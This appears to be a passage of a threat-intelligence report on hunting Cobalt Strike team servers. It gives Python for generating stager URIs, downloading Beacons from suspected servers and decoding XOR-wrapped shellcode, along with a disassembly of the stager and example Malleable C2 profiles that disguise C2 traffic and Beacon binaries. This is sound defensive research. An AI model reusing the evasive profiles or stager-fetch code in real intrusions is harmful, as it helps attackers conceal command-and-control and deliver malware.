
```python
from itertools import product
import string
import sys
try:
    from crccheck.checksum import Checksum8
except ModuleNotFoundError:
    print("[-] crccheck not installed, please install it!")
    print("[+] pip install crccheck")

if len(sys.argv) != 3:
    print(f'[!] Usage: python {sys.argv[0]} <checksum_integer> <uri_length>')
    sys.exit(1)

charSet = string.ascii_letters + string.digits
rep = int(sys.argv[2])
while True:
    for wordchars in product(charSet, repeat=rep):
        uri = ''.join(wordchars)
        checksum = Checksum8.calc(bytes(uri, encoding='utf8'))
        if checksum == int(sys.argv[1]) and len(uri) == int(sys.argv[2]):
            print(f'[+] Calculated URI: /{uri}')
            sys.exit(0)
    rep += 1
    if rep > int(sys.argv[2]):
        print(f"[-] Unable to generate a URI with checksum of {sys.argv[1]} and length of {sys.argv[2]}")
        sys.exit(2)
```

Figure 15 – Python script to generate a URI of a specified length and Checksum8 value

This approach does have its limitations. If the adversary is using a stageless payload in their deployment, or if they have disabled staging altogether, we would not be able to retrieve a payload. A stageless payload is one that contains both the payload stage and its configuration in a self-contained package, so there is no requirement for a check-in to the C2 to complete the infection process (for more details see Stager vs. Stageless).

PILLAGING TEAM SERVERS

At this point, we have one or even several data sources that are providing us with targets for scanning. We also have a means of generating the correct stager URI required for us to try and download a Beacon from each of the suspected Team Servers. Combining these two pieces of information, we can begin to automate the process of emulating a stager check-in to each of the potential targets, and thus save any returned payloads to disk for subsequent processing and analysis.



```python
def pull_beacon(baseurl, stage_url, headers, downloaddir=os.getcwd()):
    # format beacon stage url
    beacon_url = f'{baseurl}/{stage_url}'
    try:
        # Try to pull down a beacon
        response = requests.get(beacon_url, headers=headers, timeout=10, verify=False)
        if response.status_code == 200:
            # Status Code 200 indicates we might have gotten a beacon
            print(f'[+] Potential Cobalt Strike server identified: {beacon_url}')
            payload = response.content

            # Calculate SHA256 hash of payload
            sha256 = hashlib.sha256(payload).hexdigest()
            print(f'[+] Payload/Beacon hash: {sha256}')

            # Extract IP from url
            ipaddress = beacon_url.split('/')[2].split(':')[0]

            # Extract Port from url
            port = beacon_url.split('/')[2].split(':')[1]

            # Generate filename based on Teamserver IP, Staging Port and Payload SHA256
            filename = f'{ipaddress}_{port}_{sha256}.bin'

            # Write payload to disk
            beacon_path = os.path.join(downloaddir, filename)
            print(f"[+] Saving payload to disk: {beacon_path}")
            with open(beacon_path, "wb") as out:
                out.write(payload)

            return True

        print(f'[-] Server active but it did not return a payload: {beacon_url} ')
        return False

    except Exception as e:
        print(f'[!] Connection Error, server may be offline or port is inactive: {beacon_url} ')
        return False
```

Figure 16 - Python function to attempt to download a Cobalt Strike Beacon

PROCESSING

At this point, we should have some payloads ready for processing, although not all of them will be Cobalt Strike Beacons. We may have inadvertently hit on legitimate content or have been served spoofed content to mask the presence of an actual Team Server.

A valid Beacon payload stage is normally a Portable Executable (PE) file, most commonly a dynamic-link library (DLL), or position-independent shellcode that will decode a PE. We can filter out false positives by removing files that are not PE files or that are smaller data files (less than 200KB), as Cobalt Strike payloads are generally larger than this size. What remains should be Cobalt Strike Beacons ready for configuration extraction.

BEACON CONFIG EXTRACTION

As already mentioned, the payload served by a Team Server takes one of two possible forms:


1. PE DLL (32 or 64 bit)
2. Shellcode (32 or 64-bit) that subsequently decodes and reflectively loads a PE DLL file in-memory

If we have been served the latter, then we will need to decode the encoded PE before we can attempt to extract the configuration data. This can be achieved in several ways, but two of the most common and easiest to scale are:

1. Statically, by locating the encrypted PE payload and then decrypting it
2. Dynamically, by emulating the shellcode so it self-decrypts, and then writing the decrypted PE payload to disk

Using either option requires an understanding of how the shellcode decodes the payload within.


The first block of the served payload is the decoder routine, which is responsible for XOR decoding the embedded PE. Immediately following the shellcode is a 32-bit XOR key that is used to decode both the payload size and the payload. Immediately after the XOR key is a 32-bit XOR encoded payload size, which is in turn followed by the variable-length, XOR encoded payload.



```
00000000  FC E8 12 00 00 00 EC E0  38 84 9D 84 27 A5 5E CB
00000010  BE C9 D8 FA 06 68 13 BD  EB 27 5A 8B 0A 83 C2 04
00000020  8B 2A 31 CD 83 C2 04 52  8B 02 31 C8 89 02 31 C1
00000030  83 C2 04 83 ED 04 31 C0  39 C5 74 02 EB EA 59 FF
00000040  E1 E8 D4 FF FF FF 24 E7  88 57 24 C9 8B 57 69 BD
00000050  DA 12 81 BD DA 12 81 E6  53 CD D4 6F B6 4C 17 7B
00000060  CA 4C 17 84 19 24 E7 31  BB 72 8F 35 BB 72 8F 62
00000070  44 A2 8F 62 44 A2 8F 62  44 A2 8F 62 44 A2 8F 62
```

Figure 17 - Breakdown of a shellcode stager


When observed in IDA Pro (a popular disassembler), we can see a call to the decoder function immediately prior to the XOR key, with the encoded size and payload immediately following.



```
seg000:00000041 loc_41:                                 ; CODE XREF: seg000:00000007↑j
seg000:00000041                                         ; jmp_Decoder↑j
seg000:00000041                 call    output_diff_xor_decode
seg000:00000041 ; ---------------------------------------------------------------------------
seg000:00000046                 dd 5788E724h            ; xor_key
seg000:0000004A                 dd 578BC924h            ; xor_encoded_payload_size
seg000:0000004E                 db  69h ; i             ; Start of encoded payload
seg000:0000004F                 db 0BDh
seg000:00000050                 db 0DAh
```

Figure 18 – IDA view of shellcode and other key components of the shellcode stager

This knowledge will prove useful later when we attempt to decode the payload.
Inspection of the decoder function reveals that it uses an output differential XOR routine to decode the Beacon payload. The XOR key is initially used to decode the first DWORD of the payload, and then updated to the value of the first decoded DWORD, which is then used to decode the second DWORD. This process is repeated until the entire payload is fully decoded, which is determined by the decoded size DWORD.



```
output_diff_xor_decode proc near
pop     edx
mov     ecx, [edx]      ; get first DWORD
add     edx, 4
mov     ebp, [edx]      ; get second DWORD
xor     ebp, ecx        ; xor of 1st and 2nd DWORDs gives payload size
add     edx, 4          ; get payload start addr
push    edx             ; store address of payload start as return address
```

```
loc_28:                 ; loop over payload and XOR decode
mov     eax, [edx]
xor     eax, ecx        ; first DWORD is initial XOR key for encoded payload
mov     [edx], eax      ; xor result overwrites encoded DWORD of payload
xor     ecx, eax        ; Set XOR key for next loop to value of current encoded DWORD
add     edx, 4          ; increment payload offset by 1 DWORD
sub     ebp, 4          ; decrement size by 1 DWORD
xor     eax, eax
cmp     ebp, eax        ; check if decode complete, i.e. ebp == 0
jz      short loc_3E
```

```
jmp     short loc_28    ; loop over payload and XOR decode
```

```
loc_3E:
pop     ecx
jmp     ecx                     ; jmp to start of decoded payload
output_diff_xor_decode endp ; sp-analysis failed
```

Figure 19 - Output Differential XOR decode routine

Now we are aware of the structure of the shellcode payload served-up by the Team Server and how it performs its decoding. We can develop some code to perform this statically, so that we can retrieve the Beacon payload for further processing.


```python
def extract_beacon_from_shellcode(data):
    i = 0

    # 32bit Shellcode
    if data.startswith(b"\xfc\xe8"):
        # Locate the offset of the end of the decoder routine
        decoder_end = b'\xe8\xd4\xff\xff\xff'
        i = data.find(decoder_end)
        if i == -1 or i >= 0x50:
            decoder_end = b"\xe8\xd0\xff\xff\xff"
            i = data.find(decoder_end)

    # 64bit Shellcode
    elif data.startswith(b"\xfc\x48"):
        # Locate the offset of the end of the decoder routine
        decoder_end = b"\xe8\xc8\xff\xff\xff"
        i = data.find(decoder_end)
    if i == -1 or i >= 0x50 or i == 0:
        return False

    # Strip Decoder routine from encoded payload block
    data = data[i + 5:]

    # get payload length, XOR result of first 2 DWORDS after decoder
    data_len = int.from_bytes(data[:4], byteorder='little') ^ int.from_bytes(data[4:8], byteorder='little')

    # get encoded payload with second DWORD (XOR Encoded payload size) removed
    data = data[:4] + data[8:]

    # The initial XOR key is prepended to the data i.e. the first DWORD after the decoder block
    # XOR is Output Differential scheme i.e. XOR key is set to the value of the previous DWORD
    decrypted_beacon = bytearray([data[x] ^ data[x + 4] for x in range(0, data_len)])

    return decrypted_beacon
```

Figure 20 - Python function to decode a shellcode wrapped Beacon

This code first checks the shellcode's target architecture (32/64-bit) based on the opcode of the first instruction of the shellcode. The architecture will determine the pattern of the "call" instruction that should be located at the end of the decode function.

If a specified "call" pattern can be found, then we will have located the offset for the end of the decoder routine. Once we know this offset, we can then determine the values for the XOR key and payload size using their location relative to this offset. With the XOR key and payload size in hand, we can then perform the output differential XOR decode process, thereby retrieving the encoded Beacon payload.

The final stage in processing is the extraction of the config from the Beacon itself. Locating the config within a decoded Beacon can be performed quickly using known binary patterns commonly found in the config. Cobalt Strike Beacon configs have a particular structure and are single-byte XOR encoded, which causes the encoded config to have tell-tale patterns in its encoded form. The structure looks like this (using Kaitai Struct):



```
config_entry:
  seq:
    - id: index
      type: u2
      enum: index_names
    - id: fieldtype
      type: u2
      if: index!= index_names::done
    - id: fieldlength
      type: u2
      if: index != index_names::done
    - id: fieldvalue
      size: fieldlength
```

Figure 21 - Cobalt Strike Config Entry Structure (https://gist.github.com/sixdub/a5361168ba7acecf7a7a214bf7e5d3d3)

Index is a WORD (2-byte) value starting at offset 0x0 and is effectively the Setting ID number. The fieldtype is also a WORD, with three possible values:

- 0x1 for short
- 0x2 for integer (2 or 4 bytes)
- 0x3 for data or string

The value of fieldtype informs us of how to parse the fieldvalue. The fieldlength is also a 2-byte value indicating the length of the following data in the fieldvalue.

XOR encoding such a rigid collection of structures is highly susceptible to cryptanalysis, causing patterns to emerge in the encoded data. This is especially clear when those structures are XOR encoded using a non-null preserving XOR encoding scheme.

Depending on the version of Cobalt Strike Team Server that generated and served the Beacon in question, this will determine the pattern we need to search for. The default XOR key value is 0x69 for versions prior to version 4, and 0x2e from version 4 onwards.

It is rare to see Beacons that have strayed from these default XOR values, but it can and does happen. In such cases, it would be necessary to brute force the XOR key value.

The first record in a Beacon's config is the "Beacon Type" setting. The "Beacon Type" entry in the config has an index of 0x1, fieldtype of 0x1, fieldlength of 0x2 and the fieldvalue varies depending on the Beacon Type. This means that the first six bytes of the Beacon config remain static and have a hex value of \x00\x01\x00\x01\x00\x02. When this is encoded using XOR with a key of 0x69 or 0x2e, we end up with two possible output patterns to search for in order to locate the start of a config block. These are \x2e\x2f\x2e\x2f\x2e\x2c and \x69\x68\x69\x68\x69\x6b.

If we find such a pattern, we will simultaneously know where the config starts as well as the value of the XOR key used in its encoding. Incidentally, this is also a useful "quick 'n dirty" means of distinguishing between versions 3.x and 4.x of Cobalt Strike.

If neither pattern is discovered, then we might be looking at one of the rare Beacons using a non-default XOR key. But we can still apply the same methodology in order to locate the encoded config by rotating through all possible single-byte XOR key values until a matching pattern is found.

Now that we can find the config within a decoded Beacon and have awareness of the XOR key as well as an understanding of the structure of each setting in the config, we can automate the final step of extracting the configuration. Once the configuration is parsed and dumped, we can store the results in a database for further analysis. SQLite is more than adequate for this purpose, but an ELK (Elasticsearch, Logstash, and Kibana) stack works well, too. It all depends on what best serves your needs and fits with existing services and solutions.

Several Beacon config parsers are available and in common use by the security community. Here's a helpful and informative blog post about building a parser using Kaitai Struct.

Justin Warner
Using Kaitai Struct to Parse Cobalt Strike Beacon Configs
https://sixdub.medium.com/using-kaitai-to-parse-cobalt-strike-beacon-configs-f5f0552d5a6e

AUTOMATING THE HUNT FOR COBALT STRIKE

Now that we have defined our data sources, pillaged some Team Servers for shellcode and Beacons, and extracted their configs, we need to consolidate everything into an automated workflow.

This automation can serve the needs of key stakeholders across all XDR products and services.




Figure 22 - Cobalt Strike hunting automation

Data collected from multiple sources will be passed through a validation process to provide a confidence rating based on several criteria, such as:

1. Source of data i.e., threat intelligence feed, Shodan, IR etc.
2. Confidence of search query (if any)
3. Overlap in detections i.e., same data from multiple sources
4. Beacon retrieved and processed

Once evaluated and scored, the data can be stored, disseminated, and acted upon as required. If necessary, this data could also be made accessible using an API so that it can be easily leveraged in future automation endeavors. When performed at scale, and over a long period of time, the resulting dataset can offer a wealth of information that can be used to bolster defenses, prevent breaches, and enhance intelligence.

But before we delve into the dataset closely, it’s worth spending a moment familiarizing ourselves with Beacon’s configuration and “Malleable C2 profiles”, so we can take stock of some of the data we have to play with.

CHAPTER THREE

WE ARE BEACON

As you're gathering data, it's important to understand one aspect of Cobalt Strike functionality, as it makes a big difference in our ability to create clusters. Cobalt Strike Beacons are highly configurable through their use of Malleable profiles, which offer an unusual opportunity for both defenders and threat actors.

Malleable profiles specify how a Beacon acts and looks in the target environment. These profiles also specify what parameters are to be used within their communication protocol, and even the method that Beacon uses to inject into other processes.

Malleable profiles use their own "profile language" that allows the attacker to state individual Beacon parameters. It also enables attackers to craft a bespoke binary so that they can remain undetected by security solutions and blend in with existing activity on the endpoint.

Cobalt Strike uses the phrase "Malleable C2" as an umbrella term, but it describes more than just communications settings. The highly configurable and malleable nature of Cobalt Strike can be broken down into several sections:

- Malleable C2:
  - General settings
  - HTTP stager options
  - HTTP GET/POST request metadata
  - HTTPS certificates
- Malleable PE:
  - Process injection
  - Post exploitation

Before we delve into the nuts and bolts of Malleable profiles, it's probably best to introduce some terminology around "stagers" first.

STAGER VS. STAGELESS

A Cobalt Strike Beacon can be either served by a payload stager or deployed directly in the form of a so-called "stageless package".

A stager is a small executable that will download the Beacon payload DLL from a remote Team Server. The executable consists of a simple routine that uses Windows® APIs to pull down the payload and run it directly from memory.

The downloaded Beacon binary starts with a small shellcode stub that is placed at the beginning of its DOS header. The shellcode executes the *ReflectiveLoader* (or renamed) export, which in turn loads the Beacon DLL into memory and executes it.

There are several types of Cobalt Strike stagers working over different protocols, the most common being:

- HTTP/HTTPS stagers that simply download a Beacon payload using the *InternetReadFile* API
- DNS stagers that use the *DNSQuery_A* API to read a Beacon payload from DNS TXT record responses
- CP/Bind stagers that connect to the specified IP address using raw sockets and read a Beacon payload directly over the socket
- SMB stagers that read a Beacon payload locally through a Windows named pipe

Conversely, stageless payloads do not rely on any network/inter-process communication to pull down a Beacon payload. Instead, the Beacon DLL is obfuscated and embedded inside the initial shellcode. The shellcode then decrypts the DLL and executes the code in its header, which in turn reflectively injects the DLL into memory.

MALLEABLE C2

The Malleable C2 section of the profile refers specifically to the definition of the communication protocol used between the Beacon and the Team Server. In the Malleable C2 language, each section is referred to as a "block," which delineates the grouping of parameters to be set within each section.

The following examples of these blocks have been taken from the *"jquery-c2.3.14.profile"* Malleable C2 profile.

Cobalt Strike
Malleable Command and Control
https://www.cobaltstrike.com/help-malleable-c2

Threat Express
malleable-c2/jquery-c2.3.14.profile
https://github.com/threatexpress/malleable-c2/blob/master/jquery-c2.3.14.profile

General

These are general options that define operational settings for the Beacon's C2 communication such as *useragent, tcp_port, pipename etc.*

```
set sample_name "jQuery Profile";
set sleeptime "60000";
set jitter    "37";
set useragent "Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko";
set amsi_disable "false";
set tcp_port "42585";
set pipename         "mojo.5688.8052.183894939787088877##";
set pipename_stager  "mojo.5688.8052.35780273329370473##";
set maxdns          "255";
set dns_max_txt     "252";
set dns_idle        "74.125.196.113";
set dns_sleep       "0";
set dns_stager_prepend ".resources.123456.";
set dns_stager_subhost ".feeds.123456.";
set host_stage "true";
```

Figure 23 – Example Malleable C2 profile

HTTP-Config

The *http-config* block is a server-side block that defines the served HTTP response headers, as well as which user-agents are allowed or blocked when specified by clients in their HTTP request headers. If the user-agent is blocked, the requestor will receive a 404 error.

If the server is behind an HTTP redirector, the *trust_x_forwarder_for* parameter can be set. However, both this option and the user-agent permission modifier are not used within the following example.

```
http-config {
    set headers "Date, Server, Content-Length, Keep-Alive, Connection, Content-Type";
    header "Server" "Apache";
    header "Keep-Alive" "timeout=10, max=100";
    header "Connection" "Keep-Alive";
}
```

Figure 24 – Example HTTP configuration options

HTTP-Stager

The *http-stager* block defines the parameters used within the HTTP staging process for the Beacon binary itself. These are used to retrieve the Beacon binary from the Team Server. The *http-get* and *http-post* blocks aren't used until the Beacon has been loaded into memory on the victim machine. While not shown here, a nested *server* block can also be specified for server-side configuration. We have chosen to omit the server block from the subsequent examples, as they are not as relevant to the configuration extraction as the *client* block.

```
set host_stage "true";

http-stager {
    set uri_x86 "/jquery-3.3.1.slim.min.js";
    set uri_x64 "/jquery-3.3.2.slim.min.js";

    client {
        header "Accept" "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8";
        header "Accept-Language" "en-US,en;q=0.5";
        header "Host" "code.jquery.com";
        header "Referer" "http://code.jquery.com/";
        header "Accept-Encoding" "gzip, deflate";
    }
}
```

Figure 25 – Example HTTP stager options

HTTP-GET

The *http-get* block defines both server-side and client-side parameters such as the URI to be used in facilitating GET requests. In the following example a nested *client* block then holds client-specific GET request modifiers, such as header fields and encoding. This block and the subsequent *http-post* block in the next example also have *client/server* agnostic parameters, as well as the nested blocks.

```
http-get {
    set uri "/jquery-3.3.1.min.js";
    set verb "GET";

    client {
        header "Accept" "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8";
        header "Host" "code.jquery.com";
        header "Referer" "http://code.jquery.com/";
        header "Accept-Encoding" "gzip, deflate";

        metadata {
            base64url;
            prepend "__cfduid=";
            header "Cookie";
        }
    }
}
```

Figure 26 – Example HTTP GET options

HTTP-POST

Like the *http-get* block, the *http-post* block defines the parameters to be used in sending POST requests. The *id* block specifies the parameter to be appended to the POST request URI and the *output* block determines how the data is encoded.


```
http-post {
    set uri "/jquery-3.3.2.min.js";
    set verb "POST";

    client {
        header "Accept" "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8";
        header "Host" "code.jquery.com";
        header "Referer" "http://code.jquery.com/";
        header "Accept-Encoding" "gzip, deflate";

        id {
            mask;
            base64url;
            parameter "__cfduid";
        }

        output {
            mask;
            base64url;
            print;
        }
    }
}
```

Figure 27 – Example HTTP POST options

HTTPS-Certificate

The *https-certificate* block enables the operator to fully customize the certificate that they use for Cobalt Strike C2 communications. Three scenarios are possible when encrypting the communication:

- Use a trusted and signed certificate stored within a Java Keystore file
- Create your own self-signed certificate
- Specify values to be used with the default Cobalt Strike self-signed certificate



```
https-certificate {
    set C   "US";
    set CN  "jquery.com";
    set O   "jQuery";
    set OU  "Certificate Authority";
    set validity "365";
}
```

Figure 28 – Example HTTPS certificate options

MALLEABLE PE

While the section on Malleable C2 deals with the communication between Team Server and Beacon, the Malleable PE section defines the in-memory characteristics and non-network-related behaviors of the Beacon payload on a victim's machine.

Stage


The *stage* block is largely responsible for the physical attributes of a Beacon binary. Various parameters can be toggled to enable different methods of detection evasion, such as the *stomppe, obfuscate* and *sleep_mask boolean* operators.

Other values such as *compile_time*, and *rich_header* can help in further obfuscating the binary by altering attributes that researchers might use to identify or track the actor.

Of special note are the *transform-x86* and *transform-x64* blocks, which allow for further modification of the Beacon's injection stage using three operators: *prepend, append* and *strrep*, depending on the target architecture of the Beacon.

As the name suggests, *prepend* is used to prepend bytes to this stage, *append* to append, and *strrep* to replace or remove default strings (for example, null out the beacon.dll module name).

In the example below we can see several bytes being prepended. This is in fact a NOP sled.



```
stage {
    set userwx         "false";
    set stomppe        "true";
    set obfuscate      "true";
    set name           "srv.dll";
    set cleanup        "true";
    set checksum       "0";
    set compile_time   "11 Nov 2016 04:08:32";
    set entry_point    "650688";
    set image_size_x86 "4661248";
    set image_size_x64 "4661248";
    set rich_header    "\x3e\x98\xfe\x75\x7a\xf9\x90\x26\x7a\xf9\x90\x26\x7a\xf9\x90\x26\x73\x81..

    set sleep_mask     "true";

    # The transform-x86 and transform-x64 blocks pad and transform Beacon's Reflective DLL stage.
    # These blocks support three commands: prepend, append, and strrep.

    transform-x86 { # transform the x86 rDLL stage
        prepend "\x90\x90\x90\x90\x90\x90\x90\x90\x90";
        strrep "ReflectiveLoader" "execute";
        strrep "This program cannot be run in DOS mode" "";
        strrep "beacon.dll"       "";
    }
    transform-x64 { # transform the x64 rDLL stage
        prepend "\x90\x90\x90\x90\x90\x90\x90\x90\x90";
        strrep "ReflectiveLoader" "execute";
        strrep "beacon.x64.dll"   "";
    }

    stringw "jQuery";
}
```

